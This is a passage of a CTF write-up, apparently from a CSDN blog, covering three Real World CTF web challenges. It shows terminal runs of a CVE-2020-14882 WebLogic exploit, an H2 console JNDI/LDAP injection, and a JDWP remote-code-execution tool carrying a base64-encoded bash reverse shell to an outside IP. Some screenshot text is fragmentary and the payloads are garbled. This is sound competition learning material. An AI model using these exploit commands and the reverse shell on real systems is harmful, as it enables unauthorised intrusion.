[root@iZ0jldae1rapdovqwhcxkz CVE-2020-14882_ALL]# python CVE-2020-14882_ALL.py -u "http://47.102.143.222:49708" -c "cat /flag"
OVS000-TH000
Author:GGyao
Github:https://github.com/GGyao

[+] Command success result:
rwctf{a4c0185ddf2a4e679bd6f1df137c12ba}

[root@iZ0jldae1rapdovqwhcxkz CVE-2020-14882_ALL]#
```

## Be-a-Database-Hacker 2

# Be-a-Database-Hacker 2

Score: 102

Web

If you are a php+apache+mysqler, don't miss this chance to taste this new database.

```
nc 101.132.252.88 9999
```

attachment

Note: This Proof-of-Work Script may be helpful.

Using the script, you can solve the proof-of-work interactively:

```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```

Or you can solve the proof-of-work automatically with **host** and **port** provided as arguments:


```
$ python proof-of-work.py 101.132.252.88 9999
Solving proof of work...
101.132.252.88:30151 (available for 600 seconds)
Please send your payload to the address above.
```

Souvenir Redemption Code:



CSDN @末初

Refer: [https://blog.csdn.net/qq\\_36869808/article/details/122426922](https://blog.csdn.net/qq_36869808/article/details/122426922)



English Preferences Tools Help

Login

Saved Settings: Generic H2 (Embedded)

Setting Name: Generic H2 (Embedded)

---

Driver Class: javax.naming.InitialContext

JDBC URL: ldap://:1389/6xl4wb

User Name: sa

Password: ●●

General error: "javax.naming.NamingException: problem generating object using object factory [Root exception is java.lang.ClassCastException: ExecTemp

CSDN @末初

```
root@d9da04fa301b:~# cd ~
cd ~
root@d9da04fa301b:~# ls -lha ./
ls -lha ./
total 52K
drwx----- 1 root root 4.0K Jan 22 18:38 .
drwxr-xr-x 1 root root 4.0K Jan 22 18:35 ..
-rw----- 1 root root 46 Jan 22 18:38 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 140 Nov 19 2007 .profile
-r----- 1 root root 40 Jan 20 07:19 flag.txt
-r----- 1 root root 28K Jan 20 07:19 test.mv.db
root@d9da04fa301b:~# cat flag.txt
cat flag.txt
rwctf{6288999b40cda6a393f247ef82e137e2}
root@d9da04fa301b:~#
```

CSDN @末初

## Java Remote Debugger

# Java Remote Debugger

Score: 105

Web

What would you do if you get a remote debugger for Java?

```
nc 139.196.23.201 8888
```

attachment

Souvenir Redemption Code: 7



CSDN @末初

Test.java

```
import java.lang.Thread;
public class Test {
    public static void main (String[] args) throws Exception{
        int i = 0;
        while (1 == 1) {
            Thread.sleep(1000);
            System.out.println("" + i);
            i += 1;
        }
    }
}
```

Java Debug Wire Protocol (JDWP) - Remote Code Execution

Refer: <https://security.tencent.com/index.php/blog/msg/137>



```
PS C:\Users\Administrator\Downloads\jdwp-shellifier-master> python2 .\jdwp-shellifier.py -t 139.196.23.201 -p 8888 --break-on "java.lang.String.indexOf" --cmd "bash -c {echo,YmFzaC03NjYxYXljb250YXQ="
[*] Targeting '139.196.23.201:8888'
[*] Reading settings for 'OpenJDK 64-Bit Server VM - 1.8.0_111'
[*] Found Runtime class: id=cf
[*] Found Runtime.getRuntime(): id=7f7e740c620
[*] Created break event id=2
[*] Waiting for an event on 'java.lang.String.indexOf'
[*] Received matching event from thread 0x1
[*] Selected payload 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC84LjEzMC4xNC4xMTUvVWZ3c3NyYWpYXljb250YXQ="
[*] Command string object created id:1a3
[*] Runtime.getRuntime() returned context id:0x1a4
[*] Found Runtime.exec(): id=7f7e740c600
[*] Runtime.exec() successful, retId=1a0
[*] Command successfully executed
PS C:\Users\Administrator\Downloads\jdwp-shellifier-master> |
```

CSDN @末初

```
1 iZ0jldae1rapdovqwhcxkcZ x 2 iZ0jldae1rapdovqwhcxkcZ x +
-rwxr-xr-x 1 user user 332 Jan 22 14:24 OEHNOM
-rwxr-xr-x 1 user user 198 Jan 22 15:30 SZRja
-rw-r--r-- 1 user user 758 Jan 22 18:53 Test.class
-rw-r--r-- 1 user user 227 Jan 22 18:53 Test.java
-rwxr-xr-x 1 user user 207 Jan 22 15:38 ZhY09
-rw----- 1 user user 240M Jan 22 16:22 core
-rwxr-xr-x 1 user user 207 Jan 22 15:37 dhVo8F
-rw-r--r-- 1 user user 0 Jan 22 11:44 exploit.txt
prw-r--r-- 1 user user 0 Jan 22 11:09 f
-rw-r--r-- 1 user user 40 Jan 22 09:21 flag.txt
-rwxr-xr-x 1 user user 250 Jan 22 10:21 hsXo
drwxr-xr-x 1 root root 4.0K Jan 17 2017 hspcrfddata_root
drwxr-xr-x 2 user user 36K Jan 22 18:53 hspcrfddata_user
-rw-r--r-- 1 user user 1 Jan 22 11:41 index.html
-rw-r--r-- 1 user user 4 Jan 22 11:45 index.html.1
-rw-r--r-- 1 user user 2 Jan 22 11:46 index.html.2
-rw-r--r-- 1 user user 1 Jan 22 11:46 index.html.3
-rw-r--r-- 1 user user 3 Jan 22 11:49 index.html.4
-rw-r--r-- 1 user user 2 Jan 22 11:49 index.html.5
-rw-r--r-- 1 user user 2 Jan 22 12:29 index.html.6
-rw-r--r-- 1 user user 2.4K Jan 22 13:59 index.html.7
-rw-r--r-- 1 user user 2.4K Jan 22 14:07 index.html.8
-rwxr-xr-x 1 user user 198 Jan 22 15:34 jP7P
-rwxr-xr-x 1 user user 207 Jan 22 15:49 jZas3
-rw-r--r-- 1 user user 0 Jan 22 08:53 java_flag
-rwxr-xr-x 1 user user 272 Jan 22 15:32 ksFk
-rwxr-xr-x 1 user user 207 Jan 22 15:45 pGJDl
-rw-r--r-- 1 user user 0 Jan 22 09:01 pwned
-rwxr-xr-x 1 user user 78 Jan 22 17:05 shell.sh
-rwxr-xr-x 1 user user 0 Jan 22 16:39 socat
-rw-r--r-- 1 user user 50 Jan 22 2022 suiizifu.sh
-rwxr-xr-x 1 user user 207 Jan 22 15:35 t5B284e
-rwxr-xr-x 1 user user 250 Jan 22 10:23 vcqm8
-rwxr-xr-x 1 user user 194 Jan 22 10:58 wNJVT4
-rwxr-xr-x 1 user user 332 Jan 22 14:26 x95k
-rwxr-xr-x 1 user user 207 Jan 22 15:40 yYJBcx
user@feb9b6bf31aa:/tmp$ cat ./flag.txt
cat ./flag.txt
rwctf{2c0e7100bcb45cc825ca07eccb86e568}
user@feb9b6bf31aa:/tmp$ █
```

CSDN @末初